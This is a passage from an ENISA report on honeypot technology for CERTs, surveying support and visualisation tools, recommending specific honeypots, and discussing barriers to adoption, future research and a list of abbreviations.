PHARM[91] is a tool designed to manage distributed nepenthes instances and analyse and present information collected by honeypots. It consists of three components and operates an in client/server architecture.

The first component, *PHARM client*, runs on the system where a single instance of nepenthes operates, and listens for any changes in nepenthes log files, sending the data (logs and binaries) to the *PHARM server* (the second component). The server collects the data from all configured PHARM clients in one central storage, which uses a MySQL database. The third component is *PHARM web portal*. Its main purposes are to present all data collected by nepenthes instances in human-friendly format and to perform some simple analytical functions. One of those functions is mapping sources of attacks to a world map using Google Maps API. Furthermore, it provides an interface to query the VirusTotal service for detailed analysis of malware collected by nepenthes and stored in the PHARM server.

PHARM is open-source software, written in Perl. It requires MySQL and Apache web server with CGI support enabled. It has basic user documentation, sufficient to properly install and run the software. The tool was released in 2009 (version 1.0.1). Unfortunately, it seems to be abandoned.

8.2 *Dionaea support tools: carniwwwhore*

The Dionaea honeypot has a web interface available called **carniwwwhore**.[92] It is written in Python programming language using the django framework. It uses a Postgres database; therefore, one has to convert current SQLite logs (there is a script provided for that purpose).

The tool provides different views: an overview on collected data, information about attacks, list of downloads and details from VirusTotal about the received malware.

Carniwwwhore was released in 2010 and it is available as an open-source software. Documentation is available on the project's website.

[91] http://www.nepenthespharm.com/

[92] http://carnivore.it/2010/11/27/carniwwwhore

8.3 *Honeyd support tools: HoneyView, Honeyd2MySQL, Honeyd-Viz, Honeyd configuration GUI, WinHoneyd and HOACD*

HoneyView[93] is a log analyser for Honeyd. It presents the log file data both in text and graphical form in order to provide an overview of Honeyd events. The tool consists of a PHP web interface and a shell script that parses text-based log file and inserts it into a MySQL database. The interface allows one to query and view the data in text format as well as generate diagrams. HoneyView was released under GPL in 2003.

Recently a different Honeyd log analyser was developed – **Honeyd2MySQL.**[94] It is a simple Perl script, which extracts basic statistics from Honeyd text log files and converts them to an SQL data model. Data produced by Honeyd2MySQL can be viewed in **Honeyd-Viz**[95] – a basic PHP web service that uses Google Maps API and an external geolocation database to create several different visualisations of attack sources and characteristics of the observed network traffic. Both tools are available under GPL version 3 and seem to be actively developed.

Honeyd configuration GUI[96] is a graphical utility to manipulate Honeyd configuration and create arbitrarily complex networks of virtual hosts. Implemented in Java, source code is available under a 3-clause BSD licence. Unfortunately it has not been maintained since its release in 2003 and has problems running on modern systems.

Another Honeyd management solution was created by netVigilance for its Windows port of Honeyd (**WinHoneyd**).[97] In a similar way to the previous tool, it helps to define virtual hosts and place them in a virtual network. While the Windows port of Honeyd remains open-source software, the configuration utility is only available under a commercial licence. WinHoneyd is based on the most recent official Honeyd release.

The former Honeynet.BR project,[98] which was disbanded in 2008, released a number of honeypot-related tools. They include **Honeydsum.pl** for generating statistics from Honeyd logs and scripts for emulation of Mydoom, Kuang2 and Windows shell backdoors. Additionally, the Honeynet.BR distributes **HOACD** – a preconfigured OpenBSD system with Honeyd on a bootable CD that can be used to create a dedicated low-interaction honeypot. All these tools are available under 2-clause or 4-clause BSD licences.

[93] http://honeyview.sourceforge.net/

[94] http://bruteforce.gr/honeyd2mysql

[95] http://bruteforce.gr/honeyd-viz

[96] http://www.citi.umich.edu/u/provos/honeyd/ch01-results/1/

[97] http://www2.netvigilance.com/winhoneyd

[98] http://www.honeynet.org.br/

Finally, some scripts can be found on the Honeyd website.[99] Most of them emulate different network services (HTTP, FTP, SMTP, POP3, Telnet) or (outdated) Windows backdoors.

8.4 *Kippo support tools: Kippo-Graph, kippo stats and django-kippo*

There is a script distributed along with Kippo that allows previously stored sessions to be replayed.

There are also third party programs available, which gather statistics and visualise them. These include **Kippo-Graph**[100] and **kippo stats.**[101] **Kippo-Graph** is a PHP script, which generates 24 different charts for a dataset, such as: top 10 passwords/usernames/combos, success ratio, connections per IP/country, probes per day/week, SSH clients. It also displays a map based on extracted geolocation data. **Kippo stats** provides similar statistics: number of attempted SSH sessions every X minutes, number of successful SSH connections every X minutes, top 5 usernames and top 5 passwords attempted for root user. The tool is written in Perl programming language.

There is also a simple web application, **django-kippo,**[102] which allows one to browse kippo data stored in MySQL database via the django admin panel.

Another potentially useful script is **Kippo2MySQL,**[103] which extracts some very basic statistics from text-based log files and inserts them into a MySQL database. The tool is a modified version of the aforementioned **kippo stats**.

8.5 *Other tools*

There are some support tools available, which are not designed for a specific honeypot, but can be used with a variety of honeypot technologies.

8.5.1 Honeywall

URL://projects.honeynet.org/honeywall/

Honeywall is a bootable CD used to deploy a honeynet gateway solution (see Chapter 4). It comes with a web UI called Walleye, which has an integrated data analysis interface, especially useful for data provided by the Sebek honeypot (see section 5.2.1.5). Moreover, it can be used to monitor and control all inbound and outbound connections to the honeynet using Argus.[104] Honeywall allows for extraction of raw traffic in PCAP format, dissects network

[99] http://www.honeyd.org/contrib.php

[100] http://bruteforce.gr/kippo-graph

[101] https://github.com/mfontani/kippo-stats

[102] https://github.com/jedie/django-kippo

[103] http://bruteforce.gr/kippo2mysql

[104] http://www.qosient.com/argus/

flows and includes results of Snort classification of observed traffic. Additionally, to ease maintenance of the system, a set of command line and graphical tools is provided.

The CD, when booted, allows users to install a customised CentOS Linux distribution and relevant packages needed to operate the Honeywall and Walleye. All features of the system are available only after it is installed to a hard disk. Honeywall has a configuration wizard that simplifies deployment of the solution and requires answering a set of questions in order to tailor installation to the requirements of the honeynet it will monitor. Most of the configuration options can be later set or modified via Walleye.

The main purpose of the Walleye web interface is to allow a user to examine events occurring in the honeynet. Especially useful for an operator is the ability to observe attacks detected by Sebek honeypots. The data analysis module is able to intercept data coming from the honeypots and correlate it with network traffic. Based on this information, the visualisation module can present a tree graph of processes as they were invoked on the attacked machines.

All traffic passing via honeywall is split into single flows and displayed as a list with information about the time of the event, transport protocol used, discovered operating system of the attacker, IP addresses taking part in the communication, volume of traffic and number of packets exchanged between endpoints, and finally the service (port number and protocol) being attacked. An operator can perform further analysis of the flows by investigating results, for example from the Snort IDS.

Honeywall and Walleye are open-source tools with source code hosted on the Honeynet Project website.[105] Unfortunately, development of both projects stopped in 2009 and today the software seems outdated.

8.5.2 HP Feeds

URL: *http://redmine.honeynet.org/projects/hpfeeds/wiki*

https://github.com/rep/hpfeeds/

This is a new project that implements a protocol for easy exchange of live data feeds. It is based on a simple publish/subscribe concept supporting authenticated transfer and arbitrary binary payloads. The binary feeds are separated in channels but are not encoded or presented in any specialised data format, hence it is the users' responsibility to decide on a consistent form of representation for specific feeds. The channels are protected by an authentication mechanism and can be secured further with SSL/TLS protocol. A user can have access to multiple channels by having multiple access-keys with distinct access rights to each channel.

The server side of the system has two major components: the broker and the web interface. The web interface is used only to manage authkeys, add and manage sinks and sources of data feeds. The broker is a lightweight network daemon forwarding incoming messages to

[105] https://projects.honeynet.org/honeywall/browser/

proper subscribers. The daemon does not store messages if a subscriber is not present, therefore some messages can be lost. Currently several interfaces were created to allow communication with the HP Feeds system, e.g. for dionaea (see section 5.2.2.1.2), Kippo (see section 5.2.2.3.1), Thug (see section 5.3.1.4), Glastopf (see section 5.2.2.2.3) and Cuckoo (see section 7.1.1). Some of them are still in testing, so the contents of the channels may change in the future. Structure of the protocol is well documented[106] and allows for relatively easy integration of new sinks and sources into the system. To further ease the process, a communication library called *libhpfeeds* was created. HP Feeds is an open-source project and its code is hosted on github at https://github.com/rep/hpfeeds/.

There is a working deployment[107] of the HP Feeds system available, but access to it is currently restricted to members and contributors of The Honeynet Project. Access requires registration and verification by any of the already registered users.

8.5.3 HoneyStats

URL: sourceforge.net/projects/honeystats/

HoneyStats is a tool that provides a statistical view of the activity on a honeynet. The tool analyses inbound firewall logs recorded by the honeynet's firewall and presents information about its findings using web interface.

It provides statistical analysis on both graphs and maps. The information includes: top destination ports, top countries of probes, a port's trend through time, and a volume of probes per geographical location.

HoneyStats was written in Perl programming language, it was released under the GNU GPL in 2006.

[106] *http://redmine.honeynet.org/projects/hpfeeds/wiki/*

[107] *http://hpfeeds.honeycloud.net/*

9 Recommended honeypot solutions

As can be seen in Chapter 5, many of the tested honeypot solutions were found to either be obsolete or otherwise not suitable for production-level use. Fortunately, there are exceptions. This section of the report aims to point to solutions we found in our opinion to be most useful for CERTs and other security teams. While the needs of a CERT or security team may be different depending on its operational and research goals, we focus here on software that comes, based on our tests and opinion, as the most useful 'out of the box' and ready for use.

9.1 *The Quick Win*

The 'quick win' (in terms of deployment) category covers essentially low-interaction server-side honeypots. Testing conducted as part of the study has found that these solutions are the most stable and easy-to-deploy group of honeypots. Nevertheless, they require that a CERT has a network that it can use for deployment, as well as the possibility of configuring their routers/firewalls/IDS/IPS systems to enable traffic to the honeypots from the outside. **Dionaea** (see section 5.2.2.1.2), the successor of the very popular nepenthes honeypot, is the low-interaction honeypot that comes most highly recommended, because of the variety of services it supports (see Table 10) and good quality of emulation in comparison to another available solutions (see also section 5.2.2.9). For Web attacks, **Glastopf** (see section 5.2.2.2.3) comes among the most highly recommended. If a higher focus on SSH attacks is of interest, the **Kippo** (see section 5.2.2.3.1) honeypot should be considered. **Honeyd** (see section 5.2.2.1.4), on the other hand, despite its age and lack of developer activity, is a good, stable, all-round solution that can easily be used in conjunction with other honeypots as well as to create more complex virtual networks.

Port	Service	Honeypot
21/TCP	FTP	Dionaea
22/TCP	SSH	Kippo
42/TCP	WINS	Dionaea
69/UDP	TFTP	Dionaea
80/TCP	HTTP	Glastopf
135/TCP	MS Windows RPC	Dionaea
445/TCP	SMB	Dionaea
443/TCP	HTTPS	Dionaea
1443/TCP	MSSQL	Dionaea
3306/TCP	MySQL	Dionaea
5060/UDP	VoIP (SIP+SDP)	Dionaea
8080/TCP	HTTP	Glastopf
Other	Others at a basic level	Honeyd

Table 10: Popular services and honeypots best suited to handle attacks directed at them

The rest of the tested low-interaction server solutions are largely redundant if the above are used, at an early research prototype level or simply out of date. CERTs that wish to focus on detecting attacks and collecting malware should therefore consider first the honeypots mentioned above. For those with programming resources, dionaea, Glastopf and Honeyd can be relatively easily extended to handle attacks that are not covered with modules ‘out of the box’. Services to consider may include:

- Telnet (23/TCP)
- SMTP (25/TCP)
- DNS (53/UDP/TCP)
- HTTP Proxy (any port on which HTTP traffic appears)

Those who need to develop a network of honeypots functioning as sensors can consider the SurfIDS solution (see section 5.4.3).

9.2 *With additional effort*

This category contains primarily client honeypots. In this category, we can consider a low-interaction solution (**Thug (see section 5.3.1.4)**), one high-interaction solution (**Capture-HPC NG (see section 5.3.2.12)**) and a client honeypot framework (**HoneySpider Network 2.0 (see section 5.4.1)**). Thug is undergoing a continuous stream of changes, adapting technologies not used so far in this area (such as the V8 engine), and therefore perhaps has the better outlook. We found that Thug is useful primarily when verifying suspicious (or reported as malicious) links rather than as a scanner that can be used to scan the Web as such or systematically monitor a set of protected sites. This is because these sites tend to be more complex in structure and technologies used, leading to crashes of the honeypot. Nevertheless, Thug is being developed at a fast pace and this situation may improve soon.

Capture-HPC NG requires VM configuration to operate, but is reasonably stable and can be used not just to systematically check suspicious links but to systematically monitor a set of protected sites. The downside is that it requires tuning for the first few weeks of operation and may signal false positives from time to time. A potential workaround may be to monitor the network traffic generated through other tools and identify, for example, downloaded executables.

HoneySpider Network 2.0 is intended as a framework that enables the addition of multiple other client honeypots, crawlers and analysers – including those already mentioned in this chapter. Hence it can leverage the strengths and weakness of these solutions.

9.3 *For the researchers*

This category covers the available high-interaction server honeypots. Unfortunately, these are either obsolete (like **Sebek (see section 5.2.1.5)**) or not yet mature (**Qebek (see section 5.2.1.4)**). **HiHAT (see section 5.2.1.2)** requires some effort to operate, but probably currently is still the most useful in this category, although focused only on Web attacks and not updated since 2007. Overall, CERTs that can devote resources to high-interaction solutions and attack detection should consider **Argos** (**see section 5.2.1.1**) as the most promising and actively developed solution, which can also be the basis for high-interaction client honeypots. However, without a considerable development and testing effort, none of these solutions are suitable for everyday use by CERTs.

10 Shortcomings, recommendations and future work

This chapter gives an overview of shortcomings of honeypot technologies and barriers for their mass deployment by CERTs. It also provides recommendations on how to improve this situation and looks into the possible future of honeypot research.

10.1 *Barriers to usage and deployment*

Honeypots are powerful tools in the security toolbox, enabling the detection and examination of many types of attacks as well as allowing for insight into hacker behaviour. However, a survey of CERTs which was part of the 'Proactive Detection of Network Security Incidents' study[108] carried out by ENISA in 2011 found that honeypot usage in the CERT community was not as popular as might be expected. Out of 16 different categories of tools, server-side honeypots came seventh, while client-side honeypots came last in terms of popularity of usage as tools to gather information from a network by CERTs (see Figure 39).




Figure 39: Survey responses concerning categories of tools used for network security incident gathering

[108] *K. Gorzelak, T. Grudziecki, P. Jacewicz, P. Jaroszewski, Ł. Juszczyk, P. Kijewski, A. Belasovs (eds) (2011), 'Proactive Detection of Network Security Incidents', ENISA report, December 2011, available from [http://www.enisa.europa.eu/activities/cert/support/proactive-detection/]*

Both types of honeypots had the most responses in the 'have used in the past but dropped' category. At the same time, both came very high in the 'plan to use in the future' category. One reason for this may be a question of semantics: that is, as was pointed out during this study by one of the experts, that many organisations deploy honeypots but do not call them honeypots, especially in relation to client honeypots. For instance, using a *wget* crawler for detecting malicious web pages may not be considered a honeypot, but certainly fits the definition.

Nevertheless, our research and testing, combined with survey results, does seem to imply that barriers exist for their mass deployment, despite the fact that the value is recognised in the CERT community.

There are probably multiple reasons in general for this state of events:

1. Many of the open-source honeypots remain as hobby projects, often lacking any support or community willing to sustain their development. Many are the result of projects that had 'temporary support', such as graduate or Google Summer of Code[109] projects. This means that they are not easy to set up, unstable, not easily extensible, and poorly documented, and quickly become outdated in the attacks that they can detect. Their authors, once their researcher curiosity is satisfied or thesis finished, have little incentive to continue. Unfortunately, perhaps due to the lack of a large user base, there is little chance of someone else stepping into their place. The honeypots never reach the level of maturity required for large- scale adoption and production production-level use by others.
2. Many open-source honeypots are difficult to use and it is difficult to interpret their results. That is, their usage requires deeper knowledge than many other security solutions on the market – open-source or commercial.
3. There is a lack of support tools that facilitate the analysis and interpretation of collected data, making it difficult to interpret the attacks a honeypot collects.
4. There is a lack of standardisation of collected data. The existence of such standards would make honeypots easier to use and make automatic translations between formats possible, resulting in easier development and deployment of tools overall.
5. High-interaction honeypots are in general difficult to maintain, requiring considerable resources (including considerable skill) to implement.
6. Honeypots do not monitor production-level traffic; that is, a network's normal traffic. This fact, an advantage in many ways (for example, a potential of low levels of false positives, fewer privacy issues), means that they cannot detect attacks directed at production-level services or be used to block certain attacks. Therefore, they are not viewed as essential in a commercial setting.
7. Client honeypots are especially difficult to use. As a result of the fact that they have to deal with many complex, fast-changing technologies, they tend to be both more unstable and prone to missing attacks, than their server-side counterpart. Unlike server-side honeypots, they do not deal with essentially what should be non-production traffic. This

[109] *For examples of Google Summer of Code Honeynet Project initiatives, see http://www.honeynet.org/gsoc*

means that they face a similar intrusion detection problem that classic IDS/IPS systems do: how to identify malicious activity in a stream of otherwise benign activity, leading to higher false negatives and positives.

8. Client honeypot problems (also throughput-related) have led some institutions interested in bulk processing of URLs to favour the use of 'real' machines for infection, and subsequently to monitor for any strange network traffic or use other tools to collect new files created, rather than use unstable honeypot frameworks. They then do not consider them honeypots, even though they provide identical functionality.
9. Security vendors have, in general, not embraced the notion of selling commercial honeypots (although attempts have been made in the past). This may be because these solutions are not viewed as essential for an organisation, as they do not monitor or block production-level traffic. Therefore, few commercial honeypots exist.
10. Honeypots are seen as useful tools to gather knowledge about attacks – knowledge that can then be applied to a network directly via other mechanisms that deal with production-level traffic. As such they are seen as useful only for certain groups (specialised security vendors, research organisations) that then apply such knowledge to other products (for instance, in the form of threat signatures), which in turn are more relevant to end users. That is, their end result is an increase in knowledge but not necessarily a sellable solution. Theoretically, CERTs should be among this group. The reason many are not is perhaps that most CERTs provide reactive, rather than proactive services. For CERTs that wish to increase their awareness of threats in their constituency and proactively detect incidents, honeypots are highly recommended.
11. A lot of the existing open-source solutions are very outdated and difficult to compile/install on modern systems. Testing many solutions only to find they do not work may discourage many institutions in attempting to use honeypots on their networks. We hope that this study provides CERTs with enough insight to make an informed choice on what to deploy.
12. Many national/governmental CERTs do not own or directly control a network where they can deploy their own honeypots, server- or client-side.
13. Finally, there are potential legal and ethical issues with using honeypots, which may deter CERTs from adopting them. For example: liability concerns – what happens if a honeypot is used to successfully attack another system? Unfortunately, these kinds of issues are very jurisdiction-specific. They are poorly explored in general, but beyond the scope of this study.

10.2 *General Recommendations for CERTs*

Overall, the study has found that honeypot technologies, while sometimes difficult to handle, are a good source of security information for CERTs. The following are general recommendations for CERTs that can help foster the adoption of honeypots as well as to aid the development of honeypot technologies:

1. The increasing number of complex attacks demands improved early warning self-detection capabilities for CERTs. Having threat intelligence collected without any impact on

production infrastructure, enables CERTs to better defend their constituency's assets. Honeypots can be an excellent source of threat intelligence information.

2. CERTs are encouraged to explore the possibility of deploying honeypots across their constituencies. Using honeypots as sensors can be easier than other technologies, as they do not monitor production-level traffic, making privacy issues a smaller concern. We recommend using honeypot technologies identified as the most useful in this study as specified in Chapter 9. Nevertheless CERTs should review appropriate laws with legal counsel to gain a better understanding of potential legal concerns with honeypot deployment.
3. CERTs should plan for how they will handle any vulnerabilities or incidents within their network discovered through the use of a honeypot. Or what they will do if the honeypot is compromised and used as a base for the intruder to attack other systems or sites.
4. CERTs need to cooperate and develop large scale interconnected sensor networks in order to collect threat intelligence from multiple geographic areas.[110] Honeypots are one of the technologies that can be used for that purpose.
5. CERTs are encouraged to take part in the development of honeypots and in providing feedback to honeypot developers. For this reason, CERTs are encouraged to join honeypot initiatives – whether through projects at the European or national level or through organisations operating on a global level, such as the US-based non-profit Honeynet Project (see section 6.1), which has Chapters around the world.

10.3 *Future development and research*

Honeypots currently face a variety of technical challenges. During the study, it was pointed out that client honeypots, for instance, tend to focus on drive-by download detection. Entire classes of attacks, such as XSS,[111] click fraud for example, are not captured. Social engineering attacks are also not covered. Another area of research involves weaknesses in emulation. This includes, for example: weakness in the DOM (Document Object Model) implementation, keeping up with emerging Web technologies, and no emulation of user behaviour.

Detection and evasion techniques are also increasingly becoming a problem (sometimes also linked to emulation issues). None of the tested client and server-side honeypots employs any anti-fingerprint techniques. Both types can therefore be detected with relative ease by an attacker. 'Dynamic' honeypots/nets have been proposed to alleviate part of the problem: honeypot operators can scan a network and set up a honeypot that looks the same as the network. They then keep scanning the network systematically in a passive or active manner and set a change threshold and update the honeypot if the threshold is reached. This makes detection harder as it is ephemeral and it also matches an existing production network.

Another challenge is non-blind attacks against certain services, such as web servers and applications. As these are inherently targeted against production services (rather than

[110] *Example of a successful project implementing a distributed honeynet: http://honeytarg.cert.br/honeypots/*

[111] *Cross-site scripting attacks*

through blind IP-range scanning), these attacks become more difficult to detect. Certain types of threats that use search engines as seeds for obtaining targets can be detected, by allowing honeypots to be indexed. Deployment of such honeypots demands additional effort.

As attacks become more and more targeted, honeypots will face increasing challenges in their detection, related to the difficulty of placing them in the path of the attack. A possible direction of evolution is to apply concepts such as 'shadow honeypots'.[112] These can be seen as a combination of anomaly detectors and honeypots. The honeypots are essentially a copy of the production software that they are designed to protect, enhanced with additional detection mechanisms. The anomaly detectors, deployed across networks, can redirect traffic classified as suspicious to an instance of the shadow honeypot, which can process the requests and verify their maliciousness.

New platforms and attacks will result in the creation of new honeypot solutions. For instance, RDP attacks that occurred in 2011 exploiting the MS12-020[113] vulnerability resulted in the quick appearance of RDP honeypots[114] to detect and analyse these attacks. A similar finding was obtained in an academic honeypot study from Southern Illinois University in the USA. The literature review of this study identified honeypot research to be in five main areas: *a) new types of honeypots to cope with emergent new security threats, b) utilising honeypot output data to improve the accuracy in threat detections, c) configuring honeypots to reduce the cost of maintaining honeypots as well as to improve the accuracy in threat detections, d) counteracting honeypot detections by attackers, and e) legal and ethical issues in using honeypots.*[115]

Experts in the working group pointed to specific types of attacks and platforms that will be the area of increasing honeypot research:

- mobile platforms (mobile honeypots),
- IPv6 specific attacks and malware,
- network device/router malware,
- ICS/SCADA attacks,
- virtualisation platforms (virtualisation specific attacks),
- social networks,
- medical device firmware.

The development of a similar group of technologies (sandboxes), originally used to study malware, such as the Cuckoo Sandbox (see section 7.1.1), may in the future contribute to the development of more stable high-interaction honeypot solutions.

[112] *Kostas G. Anagnostakis, Stelios Sidiroglou, Periklis Akritidis, Michalis Polychronakis, Angelos D. Keromytis, Evangelos P. Markatos (2010), 'Shadow Honeypots', September 2010, available from [http://www.ics.forth.gr/dcs/Activities/papers/shadow.honeypots.ijcns.pdf]*

[113] *http://technet.microsoft.com/en-us/security/bulletin/ms12-020*

[114] *http://samsclass.info/123/proj10/rdp-honeypot.htm*

[115] *Matthew L. Bringer, Christopher A. Chelmecki, Hiroshi Fujinoki, 'A Survey: Recent Advances and Future Trends in Honeypot Research', available from [http://www.mecs-press.org/ijcnis/ijcnis-v4-n10/IJCNIS-V4-N10-7.pdf]*

Finally, another area that needs research in the eyes of honeypot experts is how to better pull meaning out of all the data collected by honeypot instances, through analysis, visualisation etc. The development of easy-to-use tools in this area would also be a boost to the popularity of honeypots.

11 Conclusion

The `Proactive Detection of Security Incidents: Honeypot` is the first study of its kind of the usefulness of the application of honeypot technology to CERT work. Unlike previous academic studies concerning the honeypot topic, we have attempted to take a very practical approach at evaluating existing honeypot solutions. To reach this goal, new criteria based on practicality were introduced (see section 5.1). They were used to test over 30 downloadable and freely available standalone honeypot solutions, leading to the creation of a large inventory of honeypots. Specific honeypots, such as **dionaea (see section 5.2.2.1.2)**, **Glastopf (see section 5.2.2.2.3)**, **kippo (see section 5.2.2.3.1)** and **Honeyd (see section 5.2.2.1.4)**, were identified as being most useful and recommended for immediate deployment by CERTs. For those CERTs that can devote more resources to maintaining their honeypot deployments, but in exchange gain the capability to detect malicious websites, client honeypots such as **Thug (see section 5.3.1.4)** and **Capture-HPC NG (see section 5.3.2.1)** are found to be worth considering. Finally, for those able to devote resources to research and further development, **Argos (see section 5.2.1.1)** and the development of client honeypots based on the **Cuckoo sandbox (see section 7.1.1)** are possible selections.

Additionally, multiple solutions that build upon honeypots or act as support tools were also reviewed. **SURFcert IDS (see section 5.4.3)** is recommended for easy deployment and management of a network of sensors. In the study, we also present common deployment strategies for these honeypots, identify technology shortcomings and possible ways of mitigating them as well as possible future research.

There is no doubt that honeypots are an essential part of the CERT toolkit. They offer great insight into malicious activity in a CERT's constituency, providing early warning of malware infections, new exploits, vulnerabilities and malware behaviour as well as an excellent opportunity to learn about changes in attacker tactics. Honeypots are excellent solutions that can be used as a basis for creating larger systems based on networks of sensors or act as feeds for already deployed SIEM tools. They can also be used to help mitigate the insider threat. The software to achieve all this is already available – for free. Having all this threat intelligence information enables CERTs to better protect their constituency's assets. It has to be stressed that CERTs can also have great influence on how these technologies evolve and how they can be customised to simplify their usage, thus allowing them to be adopted on a greater scale. CERTs are therefore encouraged to actively take part in the communities identified in this study, providing their feedback to researchers involved in development of honeypots and related technologies or even engaging in development directly themselves. We hope that this study will help in this process, leading to improved tools that can be used by the security community to combat cyber threats.

12 Annex I: Abbreviations

API	*Application Programming Interface*
APT	*Advanced Persistent Threat*
AS	*Autonomous System*
ASN	*Autonomous System Number*
AV	*Anti-Virus*
BSD	*Berkeley Software Distribution*
C&C server	*Command and Control server*
CAPTCHA	*Completely Automated Public Turing test to tell Computers and Humans Apart*
CERT	*Computer Emergency Response Team*
CIDR	*Classless Inter-Domain Routing*
CLI	*Command Line Interface*
CLSID	*Class-ID Definition*
CMS	*Content Management System*
CPAN	*Comprehensive Perl Archive Network*
CPU	*Central Processing Unit*
CSIRT	*Computer Security Incident Response Team*
CSV	*Comma-Separated Values*
DCS	*Distributed Control System*
DDoS	*Distributed Denial of Service*
DHCP	*Dynamic Host Configuration Protocol*
DLP	*Data Loss Prevention*
DMZ	*Demilitarised Zone*
DNP3	*Distributed Network Protocol*
DNS	*Domain Name System*
DOM	*Document Object Model*
DoS	*Denial of Service*
ENISA	*European Network and Information Security Agency*
EU	*European Union*
EWS	*Early Warning System*
FIRST	*Forum of Incident Response and Security Teams*
FTP	*File Transfer Protocol*
GCC	*Gnu Compiler Collection*
GPG	*GNU Privacy Guard*
GPL	*General Public Licence*
GUI	*Graphical User Interface*

HTML	*HyperText Markup Language*
HTTP	*HyperText Transfer Protocol*
HTTPS	*HyperText Transfer Protocol Secure*
ICCP	*Inter-Control Center Communications Protocol*
ICS	*Industrial Control Systems*
IDS	*Intrusion Detection System*
IODEF	*the Incident Object Description Exchange Format*
IP	*Internet Protocol*
IPS	*Intrusion Prevention System*
IRC	*Internet Relay Chat*
ISP	*Internet Service Provider*
JSON	*JavaScript Object Notation*
KVM	*Kernel-based Virtual Machine*
L2CAP	*Logical Link Control and Adaptation Protocol*
LAN	*Local Area Network*
MAEC	*Malware Attribute Enumeration and Characterisation*
MS	*Member State*
MTA	*Mail Transfer Agent*
MUA	*Mail User Agent*
MX record	*Mail eXchanger record in DNS*
NREN	*National Research and Education Network*
NTP	*Network Time Protocol*
OBEX	*OBject EXchange*
OSI model	*Open Systems Interconnection model*
PCAP	*Packet Capture*
PHP	*PHP: Hypertext Preprocessor*
PID	*Process ID*
PLC	*Programmable Logic Controller*
PGP	*Pretty Good Privacy*
RDP	*Remote Desktop Protocol*
RFCOMM	*Radio Frequency Communication*
RSS	*Really Simple Syndication*
SCADA	*Supervisory Control and Data Acquisition*
SCP	*Secure Copy*
SDP	*Session Description Protocol*
SFTP	*Secure File Transfer Protocol*
SIEM	*Security Information and Event Management*

SIP	*Session Initiation Protocol*
SMB	*Server Message Block*
SMS	*Short Message Service*
SMTP	*Simple Mail Transfer Protocol*
SPIT	*Spam over Internet Telephony*
SQL	*Structured Query Language*
SSH	*Secure Shell*
TCP	*Transmission Control Protocol*
TFTP	*Trivial File Transfer Protocol*
TLS	*Transport Layer Security*
TTL	*Time To Live*
UDP	*User Datagram Protocol*
URL	*Uniform Resource Locator*
USB	*Universal Serial Bus (often short for USB flash drive)*
UTC	*Coordinated Universal Time*
VoIP	*Voice over IP*
WAPI	*Wombat API*
WAF	*Web Application Firewall*

P.O. Box 1309, 71001 Heraklion, Greece
www.enisa.europa.eu